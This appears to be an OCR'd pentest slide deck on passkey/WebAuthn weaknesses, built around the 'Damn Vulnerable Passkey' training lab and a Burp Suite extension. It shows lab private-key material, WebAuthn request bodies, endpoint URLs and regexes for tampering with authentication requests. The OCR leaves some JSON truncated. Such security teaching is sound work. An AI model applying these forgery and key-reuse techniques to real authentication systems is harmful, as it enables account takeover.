
pentest4444

damn-vulnerable-passkey.p7z.pw

Hello STH Keychain customer. Here is your secret message: STH{pas[redacted]d}

Lab 3: Authenticator Private Key Compromised

URL: https://damn-vulnerable-passkey.p7z.pw/lab3



https://damn-vulnerable-passkey.p7z.pw/lab3

Lab 3: Authenticator Private Key Compromised

Something that should not be there, is there.

Objective: Successful login as the "admin" user

Welcome to lab 3!

List user

Login

COSE Key

Generated COSE Key

```
{
  "d": "1D0FA1B1CF7A331265D05E0FB1F0BC7960A13A508B47403CE5B996E8962018872
526700FA8C7CB3E8C1D5C83A33B54FDA2A05CBA433943BC8C9EB56FA51D5D06925DC
36546DB814B54C1032C2D5BEC45D1FBA8A1B65D3966DD8B1E505B939745D190A63F45
2262D8F843DC210790852E5E367AB42B77D688CA29781D9291B6C09F4FAE1D2116A379
E5710C33DB43EFC59663B670BDC3EACCBC05436C08ACE3A8D8BC5A9D816F8E8C75AA
1916D47012B806FF85EF8AC452E2B4B1667068B236B7B1925F5FB42C8F959AD3B71B4F
CC40763FC63355ED96C3A3848F5F8F1720F91CA40285D12E5F485DD37E8B07EFD89A64
1A58237EB54910DED30E935D5C82F3D1",
  "e": "010001",
  "keyType": "RSA",
  "n": "00D88D4F3E4B81483BA349339BFCA2D6D0F723CCF05B8202465290 19AD8A227B7
3A26FBFE881743A0CD8CA23F29A6A040B83F1A90B8DE2923AFB6895AE4846272D3E8FC
8AAFC08F831C66F7AB8F6D58582259776C4E969288C9DD1F2A74E716D65D02935EF0A9
D3CE73427D498FAD5BA846BD6B1B0D52EE46532A0195A92BD2D8EAA8617030B68472
```

Algorithm ● RS256 ○ ES256 ○ RS1 ○ EdDSA ○ RS384 ○ RS512 ○ ES384 ○ ES512


Problems:


- Passkey/WebAuthn
- Exportable Private Key

Private Key got compromised, then?

- As an attacker, how you can login with exported private key?

Security Concern: Physical Abuse !?


A CRYPTO NERD'S IMAGINATION:
HIS LAPTOP'S ENCRYPTED. LET'S BUILD A MILLION-DOLLAR CLUSTER TO CRACK IT.
NO GOOD! IT'S 4096-BIT RSA!
BLAST! OUR EVIL PLAN IS FOILED!
WHAT WOULD ACTUALLY HAPPEN:
HIS LAPTOP'S ENCRYPTED. DRUG HIM AND HIT HIM WITH THIS $5 WRENCH UNTIL HE TELLS US THE PASSWORD.
GOT IT.


Watch the video, but in short, a ne'er-do-well gets someone in a bar to enter their iPhone passcode while they surreptitiously observe (or a partner does it for them). Then the thief steals the iPhone and dashes off. Within minutes, the thief has used the passcode to gain access to the iPhone and change the Apple ID password, which enables them to disable Find My, make purchases using Apple Pay, gain access to passwords stored in iCloud Keychain, and scan through Photos for pictures of documents that contain a Social Security number or other

Attacker:
Touch it for me !!

Attacker:
Shoulder Surfing

Source: https://xkcd.com/538/
https://tidbits.com/2023/02/26/how-a-thief-with-your-iphone-passcode-can-ruin-your-digital-life/


Content Overview

1. Passkey Pentest Challenges
    - Why “Burp Suite” does not work?
2. Passkey 101
    - Password vs Passkey
    - Part 1: Registration Ceremony
    - Part 2: Authentication Ceremony
    - Phishing-Resistant Authentication
3. Passkey Vulnerabilities
    - Damn Vulnerable Passkey
    - Lab 1: Signed Challenge SQLi
    - Lab 2: aaguid Forgery
    - Lab 3: Exportable Private Key
4. Public Releases
    - Burp Suite Extension: Passkey Raider
    - Hacking Lab: Damn Vulnerable Passkey


STH
บจก.สยามถนัดแฮก

Burp Suite Extension: Passkey Raider

URL: https://github.com/siamthanathack/Passkey-Raider



```
{
    "response": {
        "authenticatorAttachment": "platform",
        "type": "public-key",
        "response": {
            "publicKeyAlgorithm": -257,
            "publicKey": "MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA
            "clientDataJSON": {
                "origin": "http://localhost",
                "crossOrigin": false,
                "type": "webauthn.create",
                "challenge": "6d57zZ0Zt1VYiMwsayOlh6Y3Lh-On2c2CZyKo7Q
            },
            "transports": [
                "internal"
            ],
            "authenticatorData": {
                "flags": {
                    "userVerified": true,
                    "attestedCredentialDataIncluded": true,
                    "userPresent": true,
                    "extensionsIncluded": false
                },
                "attestedCredentialData": {
                    "aaguid": "00000000000000000000000000000000",
                    "coseKey": "{dp1\nI1\nI3\nsI3\nI-257\nsI-2\n5'\\x
\xd2\\xaa.\\x14\\xbe=\\x06\\xad\\xa2\\x0cy\\x020m\\xe50\\xc6\\x14\\x8
\xe2\\xf7t!\\x14t\\xd0\\x8f\\xd9'\np3\ns.",
                    "credentialId": "aa59530ca0178af5bcf837bed59eaea8
                },
                "signatureCounter": 0,
                "rpIdHash": "49960de5880e8c687434170f6476605b8fe4aeb9
            },
            "attestationObject": {
                "authData": {
                    "flags": {
                        "userVerified": true,
                        "attestedCredentialDataIncluded": true,
```



Passkey Registration

Passkey Registration URL: https://damn-vulnerable-passkey.p7z.pw/lab2/registration_verify

Regex to extract Registration's clientDataJSON: "clientDataJSON":"([^"]+)

Regex to extract Registration's attestationObject: "attestationObject":"([^"]+)

Passkey Authentication

Passkey Authentication URL: /damn-vulnerable-passkey.p7z.pw/lab3/api/authentication_verify

Regex to extract Authentication's clientDataJSON: "clientDataJSON":"([^"]+)

Regex to extract Authentication's authenticatorData: "authenticatorData":"([^"]+)

Regex to extract Authentication's signature: "signature":"([^"]+)

COSE Key

Generated COSE Key

```
0E9773468B19BA43192C108A626EC3CF0EB7D9E26D869119C84CA50E7C9D7ACF5F2BC
9A616B73D59E9948E23AFDA91F8D065402745AEADDE006E442CA3E22C621DDF007A8B
E31FDB83287EFDA2E3B0F67146A75A01",
  "e": "010001",
  "keyType": "RSA",
  "n": "00B69F8F20A64D4A652DB9AC3C4E7542B23FC86A71D35EEB4305A82CCA77CFD9
4233ADA6F33C089C84EF0706E751AE34E0697CD13FD2C18BA6E25ED091B1F04244CDA
C0EFD2AA3A169F49BD9C4B683EA0A362459F29D08B701C165E4C6F55C2586925809973
2677F2820F3F52258743B897B125F33D0B8874F82B844437CA0BF84CD633075F3D347DA
A2851A71D5B5EF8F687E7F7D19B8ACBB8BE5FD30054D089C40AF40EE31E2C1CF023B3
F5636AD75DD105E0E34B5A056F9F946C18230A93CD067B2F8EDADBD673AA31E9E1665
C0BA746EA9D55F86DCF926B84DEE8D0EC12AD3E0BB0AF7DC8C4C03DB121233721631
9934F155511EC7A64326D497290DB98E3B",
  "algorithm": "RS256"
}
```

Algorithm ● RS256 ○ ES256 ○ RS1 ○ EdDSA ○ RS384 ○ RS512 ○ ES384 ○ ES512

Thanks you!

Questions are encouraged!

Contact us:

Email:	pentest@sth.sh
LINE:	@siamthanathack